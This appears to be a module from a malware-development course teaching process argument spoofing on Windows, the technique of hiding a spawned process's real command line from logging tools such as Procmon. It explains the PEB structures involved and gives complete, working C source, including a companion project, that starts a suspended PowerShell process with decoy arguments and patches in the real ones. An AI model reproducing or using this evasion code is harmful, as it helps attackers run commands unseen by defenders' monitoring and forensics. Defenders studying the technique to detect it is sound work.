Process Argument Spoofing (1)
Spoofing a process's malicious arguments.
Jump to Section (13)
- Learning Objectives
- Introduction
- PEB Review
- UNICODE_STRING Structure
- How To Spoof Process Arguments
- Retrieving Remote PEB Address
- Reading Remote PEB Structure
- RTL_USER_PROCESS_PARAMETERS Size
- Patching CommandLine.Buffer
- Helper Functions
- ReadFromTargetProcess Function
- WriteToTargetProcess Function
- Process Argument Spoofing Function
- Demo
- Companion Source Code
Learning Objectives
0/2 doneIntroduction

Process argument spoofing is a technique used to conceal the command line argument of a newly spawned process in order to facilitate the execution of commands without revealing them to logging services, such as Procmon.
The image below shows the command powershell.exe -c calc.exe being logged by Procmon. The objective of this module is to run powershell.exe -c calc.exe without it being successfully logged to Procmon.
PEB Review
The first step to performing argument spoofing is to understand where
the arguments are being stored inside the process. Recall the PEB structure which was explained at the start of the course, it holds information about a process. To be more specific, the RTL_USER_PROCESS_PARAMETERS structure inside the PEB contains the CommandLine member which holds the command line arguments. The RTL_USER_PROCESS_PARAMETERS structure is shown below.
typedef struct _RTL_USER_PROCESS_PARAMETERS {
  BYTE           Reserved1[16];
  PVOID          Reserved2[10];
  UNICODE_STRING ImagePathName;
  UNICODE_STRING CommandLine;
} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;
CommandLine is defined as a UNICODE_STRING.
UNICODE_STRING Structure
The UNICODE_STRUCTURE structure is shown below.
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
The Buffer element will contain the contents of the
command line arguments. With this in mind, it's possible to access the
command line arguments using PEB->ProcessParameters.CommandLine.Buffer as a wide-character string.
How To Spoof Process Arguments
To perform spoofing of command line arguments, one must first create a
target process in a suspended state, passing dummy arguments that are
not considered suspicious. Before resuming the process, the PEB->ProcessParameters.CommandLine.Buffer
string needs to be patched with the desired payload string, which will
cause logging services to log the dummy arguments instead of the actual
command line arguments that are going to be executed. To carry out this
procedure, the following steps must be taken:
-
Create the target process in a suspended state.
-
Get the remote
PEBaddress of the created process. -
Read the remote
PEBstructure from the created process. -
Read the remote
PEB->ProcessParametersstructure from the created process. -
Patch the string
ProcessParameters.CommandLine.Buffer, and overwrite with the payload to execute. -
Resume the process.
The length of the payload argument written to Peb->ProcessParameters.CommandLine.Buffer
at runtime must be smaller than or equal to the length of the dummy
argument created during the suspended process creation. If the real
argument is larger, it may overwrite bytes outside the dummy argument,
resulting in the process crashing. To avoid this, always ensure that the
dummy argument is larger than the argument that will be executed.
Retrieving Remote PEB Address
Retrieving the PEB address of the remote process requires the use of NtQueryInformationProcess with the ProcessBasicInformation flag.

As noted in the documentation, when the ProcessBasicInformation flag is used, NtQueryInformationProcess will return a PROCESS_BASIC_INFORMATION structure that looks like this:
typedef struct _PROCESS_BASIC_INFORMATION {
    NTSTATUS    ExitStatus;
    PPEB        PebBaseAddress;                // Points to a PEB structure.
    ULONG_PTR   AffinityMask;
    KPRIORITY   BasePriority;
    ULONG_PTR   UniqueProcessId;
    ULONG_PTR   InheritedFromUniqueProcessId;
} PROCESS_BASIC_INFORMATION;
Note that since NtQueryInformationProcess is a syscall it needs to be called using GetModuleHandle and GetProcAddress as shown in previous modules.
Reading Remote PEB Structure
After retrieving the PEB address for the remote process, it's possible to read the PEB structure using ReadProcessMemory WinAPI which is shown below.
BOOL ReadProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPCVOID lpBaseAddress,
  [out] LPVOID  lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesRead
);
ReadProcessMemory is used to read data from a specified address that is specified in the lpBaseAddress parameter. The function must be invoked twice:
-
The first invocation is used to read the PEB structure by passing the PEB address obtained from
NtQueryInformationProcess's output. This is passed in thelpBaseAddressparameter. -
It is then invoked a second time to read the
RTL_USER_PROCESS_PARAMETERSstructure, passing its address to thelpBaseAddressparameter. Note thatRTL_USER_PROCESS_PARAMETERSis found within the PEB structure during the first invocation. Recall that this structure contains theCommandLinemember which is required to perform argument spoofing.
RTL_USER_PROCESS_PARAMETERS Size
When reading the RTL_USER_PROCESS_PARAMETERS structure, it is necessary to read more bytes than sizeof(RTL_USER_PROCESS_PARAMETERS).
This is because the real size of this structure depends on the dummy
argument's size. To ensure the entire structure is read, additional
bytes should be read. This is done in the code sample where an
additional 225 bytes are read.
Patching CommandLine.Buffer
Having obtained the RTL_USER_PROCESS_PARAMETERS structure, it's possible to access and patch CommandLine.Buffer. To do so, WriteProcessMemory WinAPI will be used, which is shown below.
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,          // What is being overwritten (CommandLine.Buffer)
  [in]  LPCVOID lpBuffer,               // What is being written (new process argument)
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
-
lpBaseAddressshould be set to what is being overwritten, which in this case isCommandLine.Buffer. -
lpBufferis the data that will be overwriting the dummy arguments. It should be a wide char string to replaceCommandLine.Bufferwhich is also a wide char string. -
The
nSizeparameter is the size of the buffer to write in bytes. It should be equal to the length of the string that's being written multiplied by the size ofWCHARplus 1 (for the null character).
lstrlenW(NewArgument) * sizeof(WCHAR) + 1
Helper Functions
The code in this module makes use of two helper functions that read and write from and to the target process.
ReadFromTargetProcess Function
The ReadFromTargetProcess helper function will return an
allocated heap that contains the buffer read from the target process.
First it will read the PEB structure and then use it to retrieve the RTL_USER_PROCESS_PARAMETERS structure. The ReadFromTargetProcess function is shown below.
BOOL ReadFromTargetProcess(IN HANDLE hProcess, IN PVOID pAddress, OUT PVOID* ppReadBuffer, IN DWORD dwBufferSize) {

	SIZE_T	sNmbrOfBytesRead	= NULL;

	*ppReadBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwBufferSize);

	if (!ReadProcessMemory(hProcess, pAddress, *ppReadBuffer, dwBufferSize, &sNmbrOfBytesRead) || sNmbrOfBytesRead != dwBufferSize){
		printf("[!] ReadProcessMemory Failed With Error : %d \n", GetLastError());
		printf("[i] Bytes Read : %d Of %d \n", sNmbrOfBytesRead, dwBufferSize);
		return FALSE;
	}

	return TRUE;
}
WriteToTargetProcess Function
The WriteToTargetProcess helper function will pass the appropriate parameters to WriteProcessMemory and check the output. The WriteToTargetProcess function is shown below.
BOOL WriteToTargetProcess(IN HANDLE hProcess, IN PVOID pAddressToWriteTo, IN PVOID pBuffer, IN DWORD dwBufferSize) {

	SIZE_T sNmbrOfBytesWritten	= NULL;

	if (!WriteProcessMemory(hProcess, pAddressToWriteTo, pBuffer, dwBufferSize, &sNmbrOfBytesWritten) || sNmbrOfBytesWritten != dwBufferSize) {
		printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
		printf("[i] Bytes Written : %d Of %d \n", sNmbrOfBytesWritten, dwBufferSize);
		return FALSE;
	}

	return TRUE;
}
Process Argument Spoofing Function
CreateArgSpoofedProcess is a function that performs argument spoofing on a newly created process. The function requires 5 arguments:
-
szStartupArgs- The dummy arguments. These should be benign. -
szRealArgs- The real arguments to execute. -
dwProcessId- A pointer to a DWORD that receives the PID. -
hProcess- A pointer to a HANDLE that receives the process handle. -
hThread- A pointer to a DWORD that receives the process's thread handle.
BOOL CreateArgSpoofedProcess(IN LPWSTR szStartupArgs, IN LPWSTR szRealArgs, OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE* hThread) {

	NTSTATUS                      STATUS   = NULL;

	WCHAR                         szProcess [MAX_PATH];

	STARTUPINFOW                  Si       = { 0 };
	PROCESS_INFORMATION           Pi       = { 0 };

	PROCESS_BASIC_INFORMATION     PBI      = { 0 };
	ULONG                         uRetern  = NULL;

	PPEB                          pPeb     = NULL;
	PRTL_USER_PROCESS_PARAMETERS  pParms   = NULL;


	RtlSecureZeroMemory(&Si, sizeof(STARTUPINFOW));
	RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

	Si.cb = sizeof(STARTUPINFOW);

	// Getting the address of the NtQueryInformationProcess function
	fnNtQueryInformationProcess pNtQueryInformationProcess = (fnNtQueryInformationProcess)GetProcAddress(GetModuleHandleW(L"NTDLL"), "NtQueryInformationProcess");
	if (pNtQueryInformationProcess == NULL)
		return FALSE;


	lstrcpyW(szProcess, szStartupArgs);

	if (!CreateProcessW(
		NULL,
		szProcess,
		NULL,
		NULL,
		FALSE,
		CREATE_SUSPENDED | CREATE_NO_WINDOW,      // creating the process suspended & with no window
		NULL,
		L"C:\\Windows\\System32\\",               // we can use GetEnvironmentVariableW to get this Programmatically
		&Si,
		&Pi)) {
		printf("\t[!] CreateProcessA Failed with Error : %d \n", GetLastError());
		return FALSE;
	}


	// Getting the PROCESS_BASIC_INFORMATION structure of the remote process which contains the PEB address
	if ((STATUS = pNtQueryInformationProcess(Pi.hProcess, ProcessBasicInformation, &PBI, sizeof(PROCESS_BASIC_INFORMATION), &uRetern)) != 0) {
		printf("\t[!] NtQueryInformationProcess Failed With Error : 0x%0.8X \n", STATUS);
		return FALSE;
	}

	// Reading the PEB structure from its base address in the remote process
	if (!ReadFromTargetProcess(Pi.hProcess, PBI.PebBaseAddress, &pPeb, sizeof(PEB))) {
		printf("\t[!] Failed To Read Target's Process Peb \n");
		return FALSE;
	}

	// Reading the RTL_USER_PROCESS_PARAMETERS structure from the PEB of the remote process
	// Read an extra 0xFF bytes to ensure we have reached the CommandLine.Buffer pointer
	// 0xFF is 255 but it can be whatever you like
	if (!ReadFromTargetProcess(Pi.hProcess, pPeb->ProcessParameters, &pParms, sizeof(RTL_USER_PROCESS_PARAMETERS) + 0xFF)) {
		printf("\t[!] Failed To Read Target's Process ProcessParameters \n");
		return FALSE;
	}

	// Writing the real argument to the process
	if (!WriteToTargetProcess(Pi.hProcess, (PVOID)pParms->CommandLine.Buffer, (PVOID)szRealArgs, (DWORD)(lstrlenW(szRealArgs) * sizeof(WCHAR) + 1))) {
		printf("\t[!] Failed To Write The Real Parameters\n");
		return FALSE;
	}


	// Cleaning up
	HeapFree(GetProcessHeap(), NULL, pPeb);
	HeapFree(GetProcessHeap(), NULL, pParms);

	// Resuming the process with the new paramters
	ResumeThread(Pi.hThread);

	// Saving output parameters
	*dwProcessId     = Pi.dwProcessId;
	*hProcess        = Pi.hProcess;
	*hThread         = Pi.hThread;

	// Checking if everything is valid
	if (*dwProcessId != NULL, *hProcess != NULL && *hThread != NULL)
		return TRUE;

	return FALSE;
}
Demo

powershell.exe Totally Legit Argument is the dummy argument that will be logged whereas powershell.exe -c calc.exe is the payload that is executed.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include <winternl.h>


// disable error 4996 (caused by sprint)
#pragma warning (disable:4996)


/*
	sizeof(STARTUP_ARGUMENRS) > sizeof(REAL_EXECUTED_ARGUMENTS)
*/
#define STARTUP_ARGUMENRS			L"powershell.exe Totally Legit Argument"
#define REAL_EXECUTED_ARGUMENTS		L"powershell.exe -c calc.exe"


typedef NTSTATUS (NTAPI* fnNtQueryInformationProcess)(
	HANDLE           ProcessHandle,
	PROCESSINFOCLASS ProcessInformationClass,
	PVOID            ProcessInformation,
	ULONG            ProcessInformationLength,
	PULONG           ReturnLength
);


// Helper Function
// Read Data from remote process of handle `hProcess` from the address `pAddress` of size `dwBufferSize`
// output base address is saved in `ppReadBuffer` parameter
BOOL ReadFromTargetProcess(IN HANDLE hProcess, IN PVOID pAddress, OUT PVOID* ppReadBuffer, IN DWORD dwBufferSize) {

	SIZE_T	sNmbrOfBytesRead	= NULL;

	*ppReadBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwBufferSize);

	if (!ReadProcessMemory(hProcess, pAddress, *ppReadBuffer, dwBufferSize, &sNmbrOfBytesRead) || sNmbrOfBytesRead != dwBufferSize){
		printf("[!] ReadProcessMemory Failed With Error : %d \n", GetLastError());
		printf("[i] Bytes Read : %d Of %d \n", sNmbrOfBytesRead, dwBufferSize);
		return FALSE;
	}

	return TRUE;
}

// Helper Function
// Write Data to remote process of handle `hProcess` at the address `pAddressToWriteTo`
// `pBuffer` is the data to be written of size `dwBufferSize`
BOOL WriteToTargetProcess(IN HANDLE hProcess, IN PVOID pAddressToWriteTo, IN PVOID pBuffer, IN DWORD dwBufferSize) {

	SIZE_T sNmbrOfBytesWritten	= NULL;

	if (!WriteProcessMemory(hProcess, pAddressToWriteTo, pBuffer, dwBufferSize, &sNmbrOfBytesWritten) || sNmbrOfBytesWritten != dwBufferSize) {
		printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
		printf("[i] Bytes Written : %d Of %d \n", sNmbrOfBytesWritten, dwBufferSize);
		return FALSE;
	}

	return TRUE;
}


/*

parameter:
	- szStartupArgs; the fake argument (these look legit) - or - it is just the process name
	- szRealArgs; the argument you want the process to actually run
	- dwProcessId & hProcess & hThread; output parameters - information on the created process
*/
BOOL CreateArgSpoofedProcess(IN LPWSTR szStartupArgs, IN LPWSTR szRealArgs, OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE* hThread) {

	NTSTATUS						STATUS		= NULL;

	WCHAR							szProcess	[MAX_PATH];

	STARTUPINFOW					Si			= { 0 };
	PROCESS_INFORMATION				Pi			= { 0 };

	PROCESS_BASIC_INFORMATION		PBI			= { 0 };
	ULONG							uRetern		= NULL;

	PPEB							pPeb		= NULL;
	PRTL_USER_PROCESS_PARAMETERS	pParms		= NULL;


	RtlSecureZeroMemory(&Si, sizeof(STARTUPINFOW));
	RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

	Si.cb = sizeof(STARTUPINFOW);

	// getting the address of the `NtQueryInformationProcess` function
	fnNtQueryInformationProcess pNtQueryInformationProcess = (fnNtQueryInformationProcess)GetProcAddress(GetModuleHandleW(L"NTDLL"), "NtQueryInformationProcess");
	if (pNtQueryInformationProcess == NULL)
		return FALSE;


	lstrcpyW(szProcess, szStartupArgs);

	wprintf(L"\t[i] Running : \"%s\" ... ", szProcess);

	if (!CreateProcessW(
		NULL,
		szProcess,
		NULL,
		NULL,
		FALSE,
		CREATE_SUSPENDED | CREATE_NO_WINDOW,			// creating the process suspended & with no window
		NULL,
		L"C:\\Windows\\System32\\",						// we can use GetEnvironmentVariableW to get this Programmatically
		&Si,
		&Pi)) {
		printf("\t[!] CreateProcessA Failed with Error : %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE \n");

	printf("\t[i] Target Process Created With Pid : %d \n", Pi.dwProcessId);

	// gettint the `PROCESS_BASIC_INFORMATION` structure of the remote process (that contains the peb address)
	if ((STATUS = pNtQueryInformationProcess(Pi.hProcess, ProcessBasicInformation, &PBI, sizeof(PROCESS_BASIC_INFORMATION), &uRetern)) != 0) {
		printf("\t[!] NtQueryInformationProcess Failed With Error : 0x%0.8X \n", STATUS);
		return FALSE;
	}

	// reading the `peb` structure from its base address in the remote process
	if (!ReadFromTargetProcess(Pi.hProcess, PBI.PebBaseAddress, &pPeb, sizeof(PEB))) {
		printf("\t[!] Failed To Read Target's Process Peb \n");
		return FALSE;
	}

	// reading the `ProcessParameters` structure from the peb of the remote process
	// we read extra `0xFF` bytes to insure we have reached the CommandLine.Buffer pointer
	// `0xFF` is 255, this can be whatever you like
	if (!ReadFromTargetProcess(Pi.hProcess, pPeb->ProcessParameters, &pParms, sizeof(RTL_USER_PROCESS_PARAMETERS) + 0xFF)) {
		printf("\t[!] Failed To Read Target's Process ProcessParameters \n");
		return FALSE;
	}

	// writing the parameter we want to run
	wprintf(L"\t[i] Writing \"%s\" As The Process Argument At : 0x%p ... ", szRealArgs, pParms->CommandLine.Buffer);
	if (!WriteToTargetProcess(Pi.hProcess, (PVOID)pParms->CommandLine.Buffer, (PVOID)szRealArgs, (DWORD)(lstrlenW(szRealArgs) * sizeof(WCHAR) + 1))) {
		printf("\t[!] Failed To Write The Real Parameters\n");
		return FALSE;
	}
	printf("[+] DONE \n");


	// cleaning up
	HeapFree(GetProcessHeap(), NULL, pPeb);
	HeapFree(GetProcessHeap(), NULL, pParms);

	// resuming the process with new paramters
	ResumeThread(Pi.hThread);

	// saving output parameters
	*dwProcessId	= Pi.dwProcessId;
	*hProcess		= Pi.hProcess;
	*hThread		= Pi.hThread;

	// checking if everything is valid
	if (*dwProcessId != NULL, *hProcess != NULL && *hThread != NULL)
		return TRUE;

	return FALSE;
}


int main() {

	HANDLE		hProcess		= NULL,
				hThread			= NULL;

	DWORD		dwProcessId		= NULL;


	wprintf(L"[i] Target Process  Will Be Created With [Startup Arguments] \"%s\" \n", STARTUP_ARGUMENRS);
	wprintf(L"[i] The Actual Arguments [Payload Argument] \"%s\" \n", REAL_EXECUTED_ARGUMENTS);


	if (!CreateArgSpoofedProcess(STARTUP_ARGUMENRS, REAL_EXECUTED_ARGUMENTS, &dwProcessId, &hProcess, &hThread)) {
		return -1;
	}


	printf("\n[#] Press <Enter> To Quit ... ");
	getchar();
	CloseHandle(hProcess);
	CloseHandle(hThread);

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- ArgSpoofing/ArgSpoofing.sln
- ArgSpoofing/ArgSpoofing/ArgSpoofing.c
- ArgSpoofing/ArgSpoofing/ArgSpoofing.vcxproj
- ArgSpoofing/ArgSpoofing/ArgSpoofing.vcxproj.filters
- ArgSpoofing/ArgSpoofing/ArgSpoofing.vcxproj.user